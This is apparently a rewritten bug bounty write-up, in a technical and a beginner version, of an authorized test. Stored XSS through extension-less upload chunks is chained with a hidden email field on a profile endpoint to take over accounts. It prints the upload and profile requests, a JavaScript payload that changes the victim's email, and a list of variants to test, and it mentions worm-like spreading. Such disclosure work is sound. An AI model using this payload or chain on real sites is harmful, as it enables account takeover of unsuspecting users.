Prehistory
A chunked file upload endpoint saved extension-less chunks to a predictable temporary path, so an uploaded HTML chunk was served and executed as a script. The author then found that the profile update endpoint accepted an email field that the UI did not expose, so the script could change a victim's email and enable a password reset takeover.
 Published on 0xbadb00da.medium.com
Some time ago I found a suspicious behavior on the file upload to the site. Spoiler: I was not able to exploit it itself but it helped me to focus on this part and spice my findings a bit.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a site whose file upload feature is handled by a client-side uploader. The researcher does not name the product or the site; hosts and paths are redacted in the published text, and the requests were modified to respect the privacy of the test subject. All actions were performed with the permission of the site owner as part of vulnerability tests.
The feature under scrutiny is the photo upload endpoint, POST /loadphoto/save, which accepts multipart/form-data requests. The uploader sends metadata fields alongside the file: qqparentuuid, qqparentsize, qquuid, qqfilename and qqtotalfilesize, and the file itself arrives as a part named qqfile with filename="blob". The qq prefix and the field names are characteristic of a JavaScript upload library; the researcher later looked the uploader up online and found its server-side example.
Setup
No accounts, roles or tool versions are described beyond the browser used in the requests: Firefox 89.0 on Windows NT 10.0. The work was done against a live site with the owner's permission, and the request text in the write-up has been modified for privacy. The only precondition is the ability to reach the upload endpoint and to open the resulting files in a browser.
Finding it
Some time before the main finding, the researcher noticed suspicious behaviour in the file upload. The initial request looked like this:
POST /loadphoto/save HTTP/1.1Host: [redacted].comUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0Accept: application/jsonX-Requested-With: XMLHttpRequestContent-Type: multipart/form-data; boundary=---------------------------[redacted]-Length: 131624Connection: close-----------------------------[redacted]-Disposition: form-data; name="qqparentuuid"4d28538e-7fea-413f-bd70-ad18d53061fc-----------------------------[redacted]-Disposition: form-data; name="qqparentsize"106725-----------------------------[redacted]-Disposition: form-data; name="qquuid"f7a84d5c-9351-456f-b828-480213b357ca-----------------------------[redacted]-Disposition: form-data; name="qqfilename"photo.png-----------------------------[redacted]-Disposition: form-data; name="qqtotalfilesize"130708-----------------------------[redacted]-Disposition: form-data; name="qqfile"; filename="blob"Content-Type: image/jpeg<image file data>-----------------------------35677109542062294861829015033
This request created a temporary file at [redacted].com/tmp/f7a84d5c-9351-456f-b828-480213b357ca/607_626_1623277029_1410.jpg. The qquuid value appears in the directory name of the temporary path.
The researcher was able to change the folder name of the temporary file. The first ideas tried were path traversal and XSS through the folder name. The XSS worked, but the only place where it could be seen was the researcher's own user's DM before sending, so the idea was abandoned at that point. An arbitrary file upload also failed at this stage, because all temporary files were always saved with the hash name and a .jpg extension.
After several days of returning to the problem, the researcher looked up the uploader online and found its server-side example.

The example was supposed to be there. The researcher then checked whether anyone had forked it or used it as an example, with no guarantee that the site used that specific server code, on the reasoning that it would at least give the general idea and that developers like to reuse code.

One file in that code caught the researcher's attention: it described a chunked file upload, which had not yet been tried against the site. The important detail was that the chunk appears to be uploaded without any extension. That raised the question of how the server would handle the chunk if it were accessed directly, and whether access would be possible at all.
Exploitation
Step 1: upload a chunk with an HTML body
The chunked upload request was sent to the same endpoint:
Compared with the first request, this one carries the chunking fields: qqtotalparts is 2, qqpartindex is 1, and qqparentsize and qqtotalfilesize describe the whole file and the chunk. The qquuid is set to the chosen value takeover_test1, and the file part has Content-Type: text/plain with an HTML and script body instead of image data.
Step 2: open the chunk directly
The researcher opened the uploaded chunk in the browser.

The script executed. The script executed when the chunk was opened in the browser. The researcher also tried injecting PHP code, on the theory that some servers handle extension-less files as PHP scripts, but that failed. The HTML route was kept.
Step 3: choose a tempting URL
The researcher considered creating a link such as [redacted].com/tmp/secret/1, and including some of the victim's data in the path to make it more tempting. A fake authentication page requesting credentials was also mentioned as an option, but the write-up continues with the account takeover instead.
Step 4: inspect the profile update request
The profile update looks like this:
POST /person HTTP/1.1Host: [redacted].comUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0Content-Type: application/x-www-form-urlencodedContent-Length: 265Connection: closeForm%5Bname%5D=Jhon&Form%5Bage%5D=100&Form%5Babout%5D=Awesome%20guy
The form lets the user change everything visible on the screen except one parameter: the email. The researcher asked whether the email could be changed with a custom request.
Step 5: change the email directly
POST /person HTTP/1.1Host: [redacted].comUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0Content-Type: application/x-www-form-urlencodedContent-Length: 37Connection: closeForm%5Bemail%5D=[redacted]

The email change went through, and the researcher concluded no fake authentication form was needed. The researcher then crafted the final proof of concept.
Step 6: build the payload
The uploaded file contains:
<html><script>var xhttp = new XMLHttpRequest();xhttp.open("POST", "/person", true);xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");xhttp.send("Form[email]=[redacted]");alert("email changed")</script></html>
When a victim opens the chunk URL, the script sends a same-origin POST to /person with a new email address in Form[email], then shows an alert. The script sends a same-origin POST to /person with a new email address in Form[email], then shows an alert.
Step 7: confirm the result
Opening the page:

Checking the profile:

The profile showed the changed email. The only remaining step after the victim visits the link is to reset the password to the changed email address.
Root cause
Two weaknesses combine. First, the chunked upload path stores the chunk without an extension and serves it back in a way that the browser interprets as HTML, so user-controlled content becomes stored XSS on the site's origin. The earlier attempts failed because temporary files were always saved with the hash name and a .jpg extension. Second, the profile update endpoint accepts Form[email] from any request even though the UI does not expose the field, so a same-origin script can change the account email without knowing the password. The UI did not expose the email field, but the endpoint accepted the change anyway. The write-up does not describe any CSRF token or other check on /person; whether one existed and was bypassed is not stated.
Impact
An attacker who can get a victim to open a crafted chunk URL can change that victim's account email and then reset the password to the new address, taking over the account. The victim must visit the link while logged in, since the script relies on the victim's session. The researcher notes that the payload can be improved to send the link to all the victim's contacts, making it worm-like, and that with a controlled email server, random addresses on the attacker's domain can be generated with notification as soon as an email change succeeds.
Fix
Based on the findings, the chunk storage should not serve extension-less uploads as HTML, for example by forcing a safe content type or a download disposition, and the profile endpoint should not accept an email change from a request the user did not intend, with the field enforced server-side and protected like any other sensitive account change.
Variants to test
- Send a chunked upload with
qqtotalpartsandqqpartindexset and an HTML body, then request the stored chunk directly. A positive result is the script executing in the browser. - Try PHP or other server-side code in the chunk body. A positive result is the code executing rather than being served as text; in this report it failed.
- Try path traversal and XSS through the
qquuidfolder name. A positive result is a temporary path outside the intended directory or script execution in a context other than the uploader's own preview. - Send
Form[email]directly to the profile endpoint. A positive result is the email changing without the field being available in the UI. - Chain the stored XSS with the profile update to change the email and reset the password. A positive result is access to the victim's account.
What happened, in plain words
A security researcher was testing a website's photo upload feature, with the site owner's permission. The upload feature was handled by a client-side uploader, and the researcher found a chunked upload described in its server-side example. The researcher discovered two separate weaknesses and joined them together.
The first weakness was that the server stored these chunks without a file extension (the part of a filename after the dot, like .jpg or .html). When the researcher uploaded a chunk whose contents were HTML and JavaScript instead of image data, and then opened that chunk's address in a browser, the browser treated the file as a web page and ran the script. This is called stored cross-site scripting, or stored XSS: the attacker's code is saved on the site and later runs in the browser of anyone who opens it, as if the site itself had written that code.
The second weakness was in the profile update feature. The web page only showed fields for name, age and about text, and hid the email field. But the server behind the page accepted an email change anyway if the request asked for it directly. The screen was hiding the option; the server was not refusing it.
Put together: the researcher made a chunk that, when opened, quietly sends a request to change the logged-in visitor's email to an address the attacker controls. The visitor only has to click a link while logged in. Once the email is changed, the attacker can use the site's normal "forgot password" flow to reset the password to that address and take over the account. That is an account takeover.
All actions in the write-up were performed with the permission of the site owner as part of vulnerability tests, and the request text was modified to respect the privacy of the test subject.
Background: what the pieces are
Before following the steps, here are the ideas you need. Each one is explained from zero.
- A web request is the message your browser sends to a server when you click something or load a page. It has a method (like
GETto fetch something orPOSTto send data), a path (like/loadphoto/save), headers (extra information such as what kind of data is being sent), and sometimes a body (the data itself). - An API endpoint is a specific address on a server that accepts requests and does something. Think of a restaurant: the menu lists dishes, and each dish has a name you can order. An endpoint is like a dish name; the server decides what to do when it hears it.
multipart/form-datais a way of packing a request body when you need to send several pieces at once, such as a file plus some labels describing it. Each piece is separated by a boundary line, a random string that marks where one part ends and the next begins. It is like putting several documents in one envelope with dividers between them.- A file upload library is a reusable piece of JavaScript that developers drop into their site to handle uploads, including splitting large files into chunks. The field names in this report start with
qq, which is characteristic of one such library. The researcher later looked the uploader up online and found its server-side example. - A chunk is one piece of a file that has been split up. If you mail a big book one chapter at a time, each chapter is a chunk. The server is supposed to reassemble the chunks into the original file.
- A file extension is the suffix after the dot in a filename, like
.jpgor.html. Servers and browsers often use it to guess what kind of file it is and how to display it. - Cross-site scripting (XSS) is a vulnerability where an attacker gets their own code (usually JavaScript) to run inside someone else's browser, in the context of a trusted website. The browser cannot tell the difference between code the site wrote and code an attacker slipped in, so the attacker's code can do anything the site's own code could do, including reading the visitor's session.
- Stored XSS means the malicious code is saved on the server (for example in an uploaded file) and runs later, whenever someone opens it. Reflected XSS, by contrast, bounces the code straight back in a single response.
- A session is how a website remembers that you are logged in. When you log in, the server gives your browser a cookie, a small piece of data stored by the browser and sent back with every request to that site. The cookie acts like a wristband at an event: show it at the door and you are let in without showing your ID again. Because the browser sends it automatically, any script running on the site's pages can make requests that carry the visitor's session.
- Same-origin means a request goes to the same scheme, host and port as the page it came from. Browsers treat same-origin requests as coming from the site itself, which is why a script stored on the site can act with the visitor's logged-in identity.
- Path traversal is an attempt to use
../style sequences in a filename or folder name to escape the intended directory and reach other parts of the server's filesystem. It is like writing "go up two floors" on a delivery label to get the parcel somewhere it should not go. - Account takeover means an attacker gains control of someone else's account, usually by changing the login credentials or the recovery email so the real owner can no longer get in.
- A proof of concept (POC) is a minimal demonstration that a vulnerability is real, just enough to show it works without causing harm.
The setup
The target is a site whose file upload feature is handled by a client-side uploader. The researcher does not name the product or the site; hosts and paths are redacted in the published text, and the requests were modified to respect the privacy of the test subject. All actions were performed with the permission of the site owner as part of vulnerability tests.
The feature under scrutiny is the photo upload endpoint, POST /loadphoto/save, which accepts multipart/form-data requests. The uploader sends metadata fields alongside the file: qqparentuuid, qqparentsize, qquuid, qqfilename and qqtotalfilesize, and the file itself arrives as a part named qqfile with filename="blob". The qq prefix and the field names are characteristic of a JavaScript upload library, and the researcher later identifies the library by looking up its server-side example online.
No accounts, roles or tool versions are described beyond the browser used in the requests: Firefox 89.0 on Windows NT 10.0. The only precondition is the ability to reach the upload endpoint and to open the resulting files in a browser.
Finding it
Some time before the main finding, the researcher noticed suspicious behaviour in the file upload. The initial request looked like this:
POST /loadphoto/save HTTP/1.1Host: [redacted].comUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0Accept: application/jsonX-Requested-With: XMLHttpRequestContent-Type: multipart/form-data; boundary=---------------------------[redacted]-Length: 131624Connection: close-----------------------------[redacted]-Disposition: form-data; name="qqparentuuid"4d28538e-7fea-413f-bd70-ad18d53061fc-----------------------------[redacted]-Disposition: form-data; name="qqparentsize"106725-----------------------------[redacted]-Disposition: form-data; name="qquuid"f7a84d5c-9351-456f-b828-480213b357ca-----------------------------[redacted]-Disposition: form-data; name="qqfilename"photo.png-----------------------------[redacted]-Disposition: form-data; name="qqtotalfilesize"130708-----------------------------[redacted]-Disposition: form-data; name="qqfile"; filename="blob"Content-Type: image/jpeg<image file data>-----------------------------35677109542062294861829015033
Line by line, in plain words:
POST /loadphoto/save HTTP/1.1says "send data to the save endpoint of the photo loader, using version 1.1 of the HTTP protocol".Host: [redacted].comnames the site being talked to. The real hostname is hidden for privacy.User-Agent: Mozilla/5.0 ... Firefox/89.0tells the server which browser is making the request. Here it is Firefox 89.0 on Windows.Accept: application/jsonsays the browser would like the answer in JSON, a common machine-readable format.X-Requested-With: XMLHttpRequestis a header that JavaScript uploaders often add to mark the request as coming from a script rather than a normal page load.Content-Type: multipart/form-data; boundary=...announces that the body is a multipart envelope and gives the boundary string that separates the parts.Content-Length: 131624says the body is 131,624 bytes long.Connection: closeasks the server to close the connection after the response.- The lines starting with
-----------------------------35677109542062294861829015033are the boundary markers between parts. - Each
Content-Disposition: form-data; name="..."line names one part.qqparentuuidis an identifier for the whole upload,qqparentsizeis the total size,qquuidis a unique identifier for this upload,qqfilenameis the original filename, andqqtotalfilesizeis the total file size. - The last part,
name="qqfile"; filename="blob", is the file itself. The browser labels itblobbecause the uploader built it in memory.Content-Type: image/jpegsays it is meant to be a JPEG image, and<image file data>stands for the actual bytes.
This request created a temporary file at [redacted].com/tmp/f7a84d5c-9351-456f-b828-480213b357ca/607_626_1623277029_1410.jpg. The qquuid value appears in the directory name of the temporary path. In everyday terms, the customer is allowed to choose the name of the shelf where their parcel is stored.
The researcher was able to change the folder name of the temporary file. The first ideas tried were path traversal and XSS through the folder name. The XSS worked, but the only place where it could be seen was the researcher's own user's DM before sending, so the idea was abandoned at that point. An arbitrary file upload also failed at this stage, because all temporary files were always saved with the hash name and a .jpg extension. In other words, the server always renamed the file to something random and always added .jpg, so the attacker could not choose what kind of file it looked like.
After several days of returning to the problem, the researcher looked up the uploader online and found its server-side example.
The example was supposed to be there. The researcher then checked whether anyone had forked it or used it as an example, with no guarantee that the site used that specific server code, on the reasoning that it would at least give the general idea and that developers like to reuse code. A fork is a copy of someone else's code project that you can modify; developers often copy examples rather than write their own.
One file in that code caught the researcher's attention: it described a chunked file upload, which had not yet been tried against the site. The important detail was that the chunk appears to be uploaded without any extension. That raised the question of how the server would handle the chunk if it were accessed directly, and whether access would be possible at all. If the server does not know what kind of file it is, it may guess from the contents, and a browser may guess too.
Exploitation
Step 1: upload a chunk with an HTML body
The chunked upload request was sent to the same endpoint:
Compared with the first request, this one carries the chunking fields: qqtotalparts is 2, qqpartindex is 1, and qqparentsize and qqtotalfilesize describe the whole file and the chunk. The qquuid is set to the chosen value takeover_test1, and the file part has Content-Type: text/plain with an HTML and script body instead of image data.
Line by line:
- The request line and host are the same as before: the same endpoint, the same site.
qqtotalpartsis2, meaning the uploader is telling the server the file was split into two pieces.qqpartindexis1, meaning this is one of those pieces. The numbering is the uploader's own; the report does not say whether it starts at zero or one.qqparentuuidandqqparentsizeidentify the whole upload and its total size, so the server can group the pieces together.qquuidistakeover_test1, a value chosen by the researcher rather than a random one. This matters because the earlier temporary path contained theqquuid, so the researcher is choosing part of the path.qqfilenameis1 (lage).PNG, the name the uploader reports for the original file.- The file part is labelled
Content-Type: text/plain, not an image type, and its body is<html><script>alert("wow")</script></html>. That is a tiny web page whose only action is to pop up an alert box saying "wow". The researcher is testing whether the server will store this text and later serve it as a web page.
Step 2: open the chunk directly
The researcher opened the uploaded chunk in the browser.
The script executed. The script executed when the chunk was opened in the browser. The researcher also tried injecting PHP code, on the theory that some servers handle extension-less files as PHP scripts, but that failed. PHP is a programming language commonly used on web servers; if the server had run the uploaded file as PHP, the attacker could have run code on the server itself, which is even more serious. The HTML route was kept.
Step 3: choose a tempting URL
The researcher considered creating a link such as [redacted].com/tmp/secret/1, and including some of the victim's data in the path to make it more tempting. A fake authentication page requesting credentials was also mentioned as an option, but the write-up continues with the account takeover instead. The idea is social: a link that looks personal or official is more likely to be clicked.
Step 4: inspect the profile update request
The profile update looks like this:
POST /person HTTP/1.1Host: [redacted].comUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0Content-Type: application/x-www-form-urlencodedContent-Length: 265Connection: closeForm%5Bname%5D=Jhon&Form%5Bage%5D=100&Form%5Babout%5D=Awesome%20guy
Line by line:
POST /personsends data to the profile endpoint.Content-Type: application/x-www-form-urlencodedmeans the body is a list ofname=valuepairs joined by&, the same format a normal HTML form uses.Form%5Bname%5D=Jhonis the fieldForm[name]with the valueJhon.%5Band%5Dare the URL-encoded forms of[and], because those characters have special meaning in URLs. So the browser is sending a field calledForm[name].Form%5Bage%5D=100sets the age field to 100.Form%5Babout%5D=Awesome%20guysets the about field toAwesome guy;%20is a space.
The form lets the user change everything visible on the screen except one parameter: the email. The researcher asked whether the email could be changed with a custom request. A custom request means building the message by hand instead of using the page's form, so you can include fields the page does not show.
Step 5: change the email directly
POST /person HTTP/1.1Host: [redacted].comUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0Content-Type: application/x-www-form-urlencodedContent-Length: 37Connection: closeForm%5Bemail%5D=[redacted]
Line by line:
- Same endpoint, same method, same content type as the normal profile update.
- The body is a single field,
Form[email], set to[redacted]. This field is not shown on the page, but the request includes it anyway.
The email change went through, and the researcher concluded no fake authentication form was needed. The researcher then crafted the final proof of concept.
Step 6: build the payload
The uploaded file contains:
<html><script>var xhttp = new XMLHttpRequest();xhttp.open("POST", "/person", true);xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");xhttp.send("Form[email]=[redacted]");alert("email changed")</script></html>
Line by line:
<html>and</html>mark the file as a web page.<script>and</script>mark the start and end of JavaScript code that the browser will run.var xhttp = new XMLHttpRequest();creates an object that can send requests from JavaScript without reloading the page. This is the same mechanism the site's own uploader uses.xhttp.open("POST", "/person", true);prepares aPOSTrequest to/person, the profile endpoint, on the same site. Thetruemeans "do this in the background".xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");tells the server the body will be in form format, matching what the profile endpoint expects.xhttp.send("Form[email]=[redacted]");sends the request with the new email address. The script sends the request to/personon the same site with the new email address.alert("email changed")shows a pop-up so the researcher can see the script ran.
When a victim opens the chunk URL, the script sends a same-origin POST to /person with a new email address in Form[email], then shows an alert. Because the request comes from the site's own origin, it carries the victim's session.
Step 7: confirm the result
Opening the page:
Checking the profile:
The profile showed the changed email. The only remaining step after the victim visits the link is to reset the password to the changed email address.
Root cause
Two weaknesses combine. First, the chunked upload path stores the chunk without an extension and serves it back in a way that the browser interprets as HTML, so user-controlled content becomes stored XSS on the site's origin. The earlier attempts failed because temporary files were always saved with the hash name and a .jpg extension. Second, the profile update endpoint accepts Form[email] from any request even though the UI does not expose the field, so a same-origin script can change the account email without knowing the password. The UI did not expose the email field, but the endpoint accepted the change anyway. A CSRF token is a random value a site can include in forms to prove the request came from its own page; without one, a script on the site can send the same request freely.
Impact
An attacker who can get a victim to open a crafted chunk URL can change that victim's account email and then reset the password to the new address, taking over the account. The victim must visit the link while logged in, since the script relies on the victim's session. The researcher notes that the payload can be improved to send the link to all the victim's contacts, making it worm-like, and that with a controlled email server, random addresses on the attacker's domain can be generated with notification as soon as an email change succeeds. A worm is malicious code that spreads itself from one victim to the next, like a chain letter that copies itself to everyone in your address book.
Fix
Based on the findings, the chunk storage should not serve extension-less uploads as HTML, for example by forcing a safe content type or a download disposition, and the profile endpoint should not accept an email change from a request the user did not intend, with the field enforced server-side and protected like any other sensitive account change. A download disposition is a response header that tells the browser to save the file rather than display it, which stops the browser from running it as a page.
Variants to test
- Send a chunked upload with
qqtotalpartsandqqpartindexset and an HTML body, then request the stored chunk directly. A positive result is the script executing in the browser. - Try PHP or other server-side code in the chunk body. A positive result is the code executing rather than being served as text; in this report it failed.
- Try path traversal and XSS through the
qquuidfolder name. A positive result is a temporary path outside the intended directory or script execution in a context other than the uploader's own preview. - Send
Form[email]directly to the profile endpoint. A positive result is the email changing without the field being available in the UI. - Chain the stored XSS with the profile update to change the email and reset the password. A positive result is access to the victim's account.
Glossary
- Account takeover: gaining control of someone else's account, usually by changing the login credentials or recovery email so the real owner cannot get in.
- API endpoint: a specific address on a server that accepts requests and performs an action.
- Boundary: a random string in a multipart request that marks where one part ends and the next begins.
- Chunk: one piece of a file that has been split into smaller parts for upload.
- Chunked upload: an upload method that sends a file in several pieces and lets the server reassemble them.
- Cookie: a small piece of data a site stores in your browser and that your browser sends back with every request to that site, often used to remember that you are logged in.
- Cross-site scripting (XSS): a vulnerability where an attacker's code runs in someone else's browser in the context of a trusted website.
- CSRF token: a random value a site can include in forms to prove a request came from its own page rather than from a script elsewhere.
- Download disposition: a response header that tells the browser to save a file rather than display it.
- File extension: the suffix after the dot in a filename, such as
.jpgor.html, often used to guess the file type. - Fork: a copy of someone else's code project that you can modify independently.
- Header: extra information attached to a web request or response, such as the content type or the browser name.
- HTML: the language web pages are written in.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- JavaScript: the programming language that runs in web browsers and makes pages interactive.
- JSON: a common machine-readable text format for structured data.
- Multipart/form-data: a way of packing several pieces of data, such as a file plus labels, into one request body.
- Path traversal: using
../style sequences in a filename or folder name to escape the intended directory. - PHP: a programming language commonly used on web servers.
- Proof of concept (POC): a minimal demonstration that a vulnerability is real.
- Same-origin: a request to the same scheme, host and port as the page it came from.
- Session: how a website remembers that you are logged in, usually via a cookie.
- Stored XSS: XSS where the malicious code is saved on the server and runs later when someone opens it.
- URL encoding: replacing characters that have special meaning in a URL with
%codes, such as%5Bfor[and%20for a space. - User-Agent: a request header that tells the server which browser and operating system are being used.
- Worm: malicious code that spreads itself from one victim to the next automatically.



